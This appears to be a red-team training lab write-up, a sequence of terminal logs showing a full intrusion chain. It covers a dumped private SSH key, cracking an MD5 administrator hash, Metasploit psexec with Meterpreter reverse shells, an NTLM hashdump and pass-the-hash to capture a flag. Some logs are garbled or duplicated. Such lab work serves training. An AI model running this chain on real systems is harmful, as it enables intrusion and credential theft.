2k9B0fF47AMD6j2/6XY0Trm2GoRd0nBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2  
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS  
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad  
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vG1xxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5  
8PBE4PsUit3CI5HaxuTe0bat45nn00+aT1s0K1Ud1dkm1DVo1S787sTum/MakbS0MeY7SGs



2 (continued)

```
kali@kali: ~ x  kali@kali: ~/Documents x
n8YXPtEzpEBbS0EtyAdNaVTaZjW0kIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKIItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw407dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
Uh88Ao2kwreuUogjz0/004FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+Kk0kRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CgUIIEh30raAAJ9BOMzx6kn0xdI/ARpyBM9QTT0qc1zLN6OoKLcJys1Nk/nfCRIhQ
g+Evbbh0mezFkT0F+/R3MMprwpUKhSHIeu0cDkURrxAztMusSdiF9CH625RRhdy3WJAAAA
wBUVjpUk8ii9e5/eiJF/A8Q4cJZcMPgRG+l0+kLj00bUd4tpaXCq0m77XsK4loVDBS/mzt
kevjt1FDc8eLEYlt1957wEJ8QxoFUVjs8sUyGntUz1ko51YeNxs8BnghwuNyMeM6QicgBS
qNSix6CMkzLz2Ivg29ZfEj65y8rSUvk/WWRn0JMDXrbz7CnglhmcFZiDMrJqlnz35n20Hr
9vIhC4+fm/R3Ae7TmvikqyVIIMHFvDX0Rq7n3lcrbzUyEa5QAAAMEAxAouYKwZroCeambB
C2h8WA8k2Dv6LyVNCBX9C873hfaRzc1V5UT2js28odhbVGkdxnFWvLDIDQqGu4KfY19nyn
KZVR7jJe3D6VV3sEnMQwwHbjHtFgkhowAPjAy6LSWNEWqHWfnwiWzGaaHGbbja0/8FS8uH
b6u0q8p0zPQhpyawMKup06SurDy8IFLRcIDxsu18LJL2mwRSbcHthloVQtPBARGe1a5Lag
zTWx8K+KbZw1Pvd56w8r210XooeYiDAAAawQC9jUW7uh/RgrAo2DleIwyu3h98By281vq0
+FW+IbkEy4mDBtdOctQky4P/tHqgUslyWZUf1NX2u5oXQ9l4WwqjSPPQkfaA+V0am0hk6Z
ri3x3sg0b1Kd4MsI5I2fcYCAFIIMC53wQF84aoSgVxP0wOePA7FxmQuDh0F34/HYw7pDTa
4naItp+ZQcctLiwReWWGBK3RNEWfMtxFTfkBh58pA8tYk7YBdy2/rfIsHDEWIEeFdXlpKL
hem01tvSc1lX0AAAANcm9vdEB1YnVudHUyMgECAwQFBg=

(kali@kali)-[~/Documents]
$ sudo ssh -i Alice.txt alice-devops@172.31.9.103
Warning: Identity file Alice.txt not accessible: No such file or directory.
The authenticity of host '172.31.9.103 (172.31.9.103)' can't be established.
ED25519 key fingerprint is SHA256:Qqvm+RMiGnZEY3R0doeNTqfTE5J0gjvtT4IwX9HPKKM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? █
```



Changed permissions on acquired keys and used them to remote into Ubuntu machine through non-standard port

3

```
(kali㉿kali)-[~/Documents]
$ chmod 700 id_rsa.pem

(kali㉿kali)-[~/Documents]
$ ls -la
total 16
drwxr-xr-x  2 kali kali 4096 Feb 23 05:10 .
drwxr-xr-x 18 kali kali 4096 Feb 23 03:26 ..
-rwx----- 1 kali kali 2602 Feb 23 05:09 Alice.pem
-rwx----- 1 kali kali 2532 Feb 23 05:07 id_rsa.pem

(kali㉿kali)-[~/Documents]
$ sudo ssh -p 2222 -i /home/kali/Documents/Alice.pem alice-devops@172.31.2.222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Feb 23 05:12:35 UTC 2024

System load:  0.48046875      Processes:            198
Usage of /:   32.5% of 19.20GB Users logged in:       0
Memory usage: 45%            IPv4 address for eth0: 172.31.2.222
Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

https://ubuntu.com/aws/pro

216 updates can be applied immediately.
2 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```



# Challenge 4

## System Reconnaissance

Finding #	Severity	Finding Name
1	Meduim	User access controls
2	High	Weak usernames/passwords and hashes in plain text
3	Meduim	
4	High	
5	High	

Listing out user files and changing into scripts directory.

1

```
216 updates can be applied immediately.
2 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ ls -la
total 32
drwxr-xr-x 7 alice-devops alice-devops 4096 Jul  3  2023 .
drwxr-xr-x 5 root          root          4096 Nov  3  2022 ..
-rw----- 1 alice-devops alice-devops    1 Jul  5  2023 .bash_history
drwx----- 4 alice-devops alice-devops 4096 Nov  3  2022 .cache
drwx----- 4 alice-devops alice-devops 4096 Nov  3  2022 .config
drwx----- 3 alice-devops alice-devops 4096 Jun 28  2023 .local
drwxr-xr-x 2 alice-devops alice-devops 4096 Jul  5  2023 .ssh
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls -la
total 12
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 .
drwxr-xr-x 7 alice-devops alice-devops 4096 Jul  3  2023 ..
-rwxr-xr-x 1 alice-devops alice-devops  964 Jun 29  2023 windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$
```



File with unencrypted  
username and  
password

2

```
File Actions Edit View Help
-rwxr-xr-x 1 alice-devops alice-devops 964 Jun 29 2023 windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run
# updates.

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash = $password_hash ]]; then
    echo "The password for Administrator is correct."
else
    echo "The password for Administrator is incorrect. Please try again."
    exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```



# Challenge 5

## Password Cracking

Finding #	Severity	Finding Name
1	High	Known hash


Used open source site to “crack” hash and get password.

1

Enter up to 20 non-salted hashes, one per line.

00bfc8c729f5d4d529a412b12c58ddd2

I'm not a robot



reCAPTCHA

[Privacy](#) - [Terms](#)

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.



# Challenge 6

## Metasploit

Finding #	Severity	Finding Name
1	High	Common exploit used with stolen credentials.
2	High	Weak username and password
5	High	Remote access using basic exploitation software and commands

Started the Metasploit program to start the process of gaining access to one of the Windows targets.

1

```
msf6 > windows/smb/psexec
[-] Unknown command: windows/smb/psexec
This is a module we can load. Do you want to use windows/smb/psexec? [y/N] y
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         172.31.5.118    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT          445             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  .               no        Service description to be used on target for pretty l
  SERVICE_DISPLAY_NAME  .               no        The service display name
  SERVICE_NAME      .               no        The service name
  SMBDomain        .               no        The Windows domain to use for authentication
  SMBPass           .               no        The password for the specified username
  SMBSHARE          .               no        The share to connect to, can be an admin share (ADMIN$) or a
  SMBUser          .               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.31.5.118    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port
```



Setting the username and password.

2

```
# This script will (eventually)

# Note to self: The password file
# an MD5 hash of a password used
# as Administrator. I don't think

username="Administrator"
password_hash="00bfc8c729f5d4d529a"
# password="00bfc8c729f5d4d529a"

#TODO: Figure out how to make this work

# Confirm the user knows the right password
echo "Enter the Administrator password:"
read input_password
input_hash=`echo -n $input_password | md5sum`

if [[ $input_hash = $password_hash ]]; then
    echo "The password for Administrator is correct."
else
    echo "The password for Administrator is incorrect."
    exit 1
fi

#TODO: Figure out how to make this work
alice-devops@ubuntu22:~/scripts$
```

```
SMBShare no The share to connect to (default is \\localhost)
SMBUser no The username to authenticate with

Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                            |
|----------|-----------------|----------|--------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: 'process', 'thread', ' seh') |
| LHOST    | 172.31.5.118    | yes      | The listen address (an interface on the target host)   |
| LPORT    | 4444            | yes      | The listen port                                        |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass pokemon
smbpass => pokemon
msf6 exploit(windows/smb/psexec) >
```



Setting the host target: 172.31.5.0 (one of two found Windows servers)

3

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting  Required  Description
  ---                -
  RHOSTS              172.31.5.0      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT              445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION              no       Service description to be used on target for pretty l
  SERVICE_DISPLAY_NAME              no       The service display name
  SERVICE_NAME              no       The service name
  SMBDomain           .                 no       The Windows domain to use for authentication
  SMBPass             pokemon          no       The password for the specified username
  SMBSHARE              no       The share to connect to, can be an admin share (ADMIN
normal read/write folder share
  SMBUser             Administrator    no       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.31.5.118    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
```

Setting the payload for a Meterpreter reverse shell.

4

```
SMBPass      pokemon      no      The password for the specified username
SMBShare      SMBShare      no      The share to connect to, can be an admin share (ADMIN$) or a
normal read/write folder share
SMBUser      Administrator  no      The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      172.31.5.118     yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
```



Successful exploitation of target system, Meterpreter session opened.

5

```
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.11.96
rhosts => 172.31.11.96
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.5.118:4444
[*] 172.31.11.96:445 - Connecting to the server...
[*] 172.31.11.96:445 - Authenticating to 172.31.11.96:445 as user 'Administrator' ...
[*] 172.31.11.96:445 - Selecting PowerShell target
[*] 172.31.11.96:445 - Executing the payload...
[+] 172.31.11.96:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.11.96
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/lib/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980
[*] Meterpreter session 1 opened (172.31.5.118:4444 → 172.31.11.96:50421) at 2024-02-23 20:09:54 +0000

meterpreter > █
```



# Challenge 7

## Passing the Hash

Finding #	Severity	Finding Name
1	High	Weak/generic usernames Re-use of LM and NTLM hashes
2-3	High	Network segmentation

Hashdump to get usernames and hashes.

1

```
[*] 172.31.11.96:445 - Authenticating to 172.31.11.96:445 as user 'Administrator' ...
[*] 172.31.11.96:445 - Selecting PowerShell target
[*] 172.31.11.96:445 - Executing the payload...
[+] 172.31.11.96:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.11.96
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/lib/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:
[*] Meterpreter session 1 opened (172.31.5.118:4444 → 172.31.11.96:50421) at 2024-02-23 20:09:54 +0000

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```



Using hashdump usernames and hashes to gain access to final target system; 172.31.5.0.

2

```
[*] 172.31.11.96:445 - Selecting PowerShell target
[*] 172.31.11.96:445 - Executing the payload...
[+] 172.31.11.96:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.11.96
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Meterpreter session 1 opened (172.31.5.118:4444 → 172.31.11.96:49984) at 2024-02-23 22:39:46 +0000

meterpreter > find /etc/shadow
[-] Unknown command: find
meterpreter > search /etc/shadow
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.5.0
rhosts => 172.31.5.0
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2
smbuser => Administrator2
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
smbpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
```



2 (continued)

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a :::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.5.0
rhosts => 172.31.5.0
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2
smbuser => Administrator2
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
smbpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting      Required  Description
  ----                -
  RHOSTS               172.31.5.0          yes       The target host(s), see https://docs.m
  RPORT                445                 yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no                  no        Service description to be used on targ
  SERVICE_DISPLAY_NAME no                  no        The service display name
  SERVICE_NAME         no                  no        The service name
```



3

Name	Current Setting	Required	Description
RHOSTS	172.31.5.0	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab	no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBUser	Administrator2	no	The username to authenticate as

Payload options (windows/x64/meterpreter/reverse\_tcp):

```
msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started reverse TCP handler on 172.31.5.118:4444
[*] 172.31.5.0:445 - Connecting to the server ...
[*] 172.31.5.0:445 - Authenticating to 172.31.5.0:445 as user 'Administrator2' ...
[*] 172.31.5.0:445 - Selecting PowerShell target
[*] 172.31.5.0:445 - Executing the payload ...
[+] 172.31.5.0:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.5.0
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Meterpreter session 2 opened (172.31.5.118:4444 → 172.31.5.0:50090) at 2024-02-23 23:26:41 +0000
```

```
meterpreter > sysinfo
```

```
Computer      : EC2AMAZ-L300UG8
OS            : Windows 2016+ (10.0 Build 14393).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
```

Success.

# Challenge 8

## Finding Sensitive Files

Finding #	Severity	Finding Name
1	Meduim	File name



Search ran for “secrets.txt” file

1

```
90 [*] 172.31.5.0:445 - Connecting to the server ...
43 [*] 172.31.5.0:445 - Authenticating to 172.31.5.0:445 as user 'Administrator2' ...
90 [*] 172.31.5.0:445 - Selecting PowerShell target
[*] 172.31.5.0:445 - Executing the payload ...
[+] 172.31.5.0:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.5.0
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Meterpreter session 1 opened (172.31.5.118:4444 → 172.31.5.0:49763) at 2024-02-24 02:24:07 +0000

meterpreter > search secrets.txt
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f secrets.txt
Found 1 result ...

=====

Path                               Size (bytes)  Modified (UTC)
-----
c:\Windows\debug\secrets.txt      55            2022-11-05 22:01:13 +0000

meterpreter > 
```

Read contents of file and captured flag.

2

```
[*] Meterpreter session 2 opened (172.31.5.118:4444 → 172.31.5.0:49788) at 2024-02-24 02:32:55 +0000

meterpreter > search -f secrets.txt
Found 1 result...
=====

Path                               Size (bytes)  Modified (UTC)
-----
c:\Windows\debug\secrets.txt      55            2022-11-05 22:01:13 +0000

meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter > █
```

**FIN**